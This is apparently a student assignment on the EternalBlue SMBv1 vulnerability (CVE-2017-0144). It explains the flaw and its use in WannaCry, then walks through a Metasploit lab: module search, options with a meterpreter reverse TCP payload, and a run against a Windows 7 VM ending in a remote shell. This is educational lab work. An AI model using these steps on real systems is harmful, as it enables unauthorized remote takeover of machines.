Individual Assignment

1. There was a Known Windows 7 Exploit called “EternalBlue” that can be exploited by Metasploit.
    a. What is it?
    b. Which vulnerability is exploited by this exploit
    c. How does it work
    d. How can we exploit it using Metasploit – show with screenshots.

Answer

What is EternalBlue?

EternalBlue is a software vulnerability in Microsoft’s Windows operating system. It targets the Windows Server Message Block (SMB) protocol, a network protocol that enables shared access to files, printers, and other resources within a network.

The United States National Security Agency (NSA) discovered this vulnerability, and it was a part of their secret toolkit. It became public when a hacker group called the Shadow Brokers leaked the NSA’s tools in April 2017.

Understanding the Vulnerability

To grasp the core of the EternalBlue vulnerability, we must understand the SMB protocol. It relies on port 445 to enable network communications, and this is where the flaw resides.

1. **The Bug in SMBv1**: The main issue lies in the handling of specially crafted packets by the SMBv1 protocol. By sending specific requests to a Windows Server running SMBv1, a remote attacker can execute random code on the target system.
2. **DoublePulsar:** Accompanying EternalBlue is DoublePulsar, a backdoor implant tool. Once EternalBlue opens the way, DoublePulsar helps in injecting and running malicious code on a target system.
3. **Lack of Segmentation**: The nature of SMB allows for lateral movement within the network. It allows an attacker to spread the malware from one system to another. It means that once inside, the malicious software could travel through an entire network if not properly segmented.

How does EternalBlue work

The EternalBlue exploit works by **taking advantage of SMBv1 vulnerabilities** present in older versions of Microsoft operating systems. SMBv1 was first developed in early 1983 as a network communication protocol to enable shared access to files, printers, and ports. It was essentially a way for Windows machines to talk to one another and other devices for remote services.


The exploit makes use of the way Microsoft Windows handles, or rather mishandles, specially crafted packets from malicious attackers. All the attacker needs to do is send a maliciously crafted packet to the target server, and, boom, the malware propagates and a cyberattack ensues.


The **WannaCry ransomware** attack was the most notorious one, affecting more than 200,000 computers across 150 countries. It was the first to showcase the full destructive potential of EternalBlue.

Moreover, other malware like **NotPetya** and **Bad Rabbit** also leveraged EternalBlue, causing substantial damage and financial losses.

NOTE: EternalBlue's Common Vulnerabilities and Exposures number is logged in the National Vulnerability Database as ***CVE-2017-0144***.


Showing how we can exploit it






```
┌──(kali㉿f-society)-[~]
└─$ msfconsole -q
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
    Check  Description
   -  ----                                      ---------------  ----
    -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       avera
ge  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corrupt
ion
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       norma
l   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       norma
l   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         norma
l   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great
    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or
use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 t
                                             arget machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.82   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.100.151
RHOST ⇒ 192.168.100.151
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.100.82:4444
[*] 192.168.100.151:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.151:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.100.151:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.100.151:445 - The target is vulnerable.
[*] 192.168.100.151:445 - Connecting to target for exploitation.
[+] 192.168.100.151:445 - Connection established for exploitation.
[+] 192.168.100.151:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.100.151:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.100.151:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.100.151:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.100.151:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.100.151:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.100.151:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.151:445 - Sending all but last fragment of exploit packet
[*] 192.168.100.151:445 - Starting non-paged pool grooming
[+] 192.168.100.151:445 - Sending SMBv2 buffers
[+] 192.168.100.151:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.100.151:445 - Sending final SMBv2 buffers.
[*] 192.168.100.151:445 - Sending last fragment of exploit packet!
[*] 192.168.100.151:445 - Receiving response from exploit packet
[+] 192.168.100.151:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.100.151:445 - Sending egg to corrupted connection.
[*] 192.168.100.151:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.100.151
[*] Meterpreter session 1 opened (192.168.100.82:4444 → 192.168.100.151:49164) at 2024-06-02 09:53:36 -0400
[+] 192.168.100.151:445 - =-=
[+] 192.168.100.151:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.151:445 - =-=
meterpreter >


File Actions Edit View Help
100666/rw-rw-rw- 229888 fil 2009-07-13 21:41:59 -0400 wwansvc.d
100666/rw-rw-rw- 36352 fil 2009-07-13 21:41:59 -0400 wwapi.dll
100666/rw-rw-rw- 103936 fil 2009-07-13 21:41:59 -0400 wzcdlg.dl
100777/rwxrwxrwx 43008 fil 2009-07-13 21:39:58 -0400 xcopy.exe
100666/rw-rw-rw- 67072 fil 2009-07-13 21:41:59 -0400 xmlfilter
100666/rw-rw-rw- 199680 fil 2009-07-13 21:41:59 -0400 xmllite.d
100666/rw-rw-rw- 22016 fil 2009-07-13 21:41:59 -0400 xmlprovi.
100666/rw-rw-rw- 59392 fil 2009-07-13 21:41:59 -0400 xolehlp.d
100777/rwxrwxrwx 4835840 fil 2009-07-13 21:39:59 -0400 xpsrchvw.
100666/rw-rw-rw- 76060 fil 2009-06-10 16:31:09 -0400 xpsrchvw.
100666/rw-rw-rw- 3008000 fil 2010-11-20 22:24:32 -0500 xpsservic
100666/rw-rw-rw- 1576448 fil 2009-07-13 21:41:59 -0400 xpssvcs.d
100666/rw-rw-rw- 4041 fil 2009-06-10 17:03:31 -0400 xwizard.d
100777/rwxrwxrwx 42496 fil 2009-07-13 21:39:59 -0400 xwizard.e
100666/rw-rw-rw- 432640 fil 2009-07-13 21:41:59 -0400 xwizards.
100666/rw-rw-rw- 101888 fil 2009-07-13 21:41:59 -0400 xwreg.dll
100666/rw-rw-rw- 201216 fil 2009-07-13 21:41:59 -0400 xwtpdui.d
100666/rw-rw-rw- 129536 fil 2009-07-13 21:41:59 -0400 xwtpw32.d
100666/rw-rw-rw- 303616 fil 2009-07-13 21:41:59 -0400 zgmprxy.d
040777/rwxrwxrwx 0 dir 2009-07-13 23:20:16 -0400 zh-CN
040777/rwxrwxrwx 0 dir 2009-07-13 23:20:16 -0400 zh-HK
040777/rwxrwxrwx 0 dir 2009-07-13 23:20:16 -0400 zh-TW
100666/rw-rw-rw- 366080 fil 2010-11-20 22:24:01 -0500 zipfldr.d
meterpreter > cd home
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file
meterpreter > cd C:\Windows\system32
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file
meterpreter > shell
Process 1592 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd \
cd \
C:\>mkdir "You have been hacked"
mkdir "You have been hacked"
C:\>
windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Computer ▸ Local Disk (C:) ▸
Search Local Disk (C:)
Organize ▾ Share with ▾ New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
Name Date modified Type Size
PerfLogs 7/14/2009 6:20 AM File folder
Program Files 4/12/2011 11:28 AM File folder
Program Files (x86) 7/14/2009 7:57 AM File folder
Users 6/2/2024 3:45 PM File folder
Windows 6/2/2024 3:45 PM File folder
You have been hacked 6/2/2024 5:17 PM File folder
6 items
Right Ctrl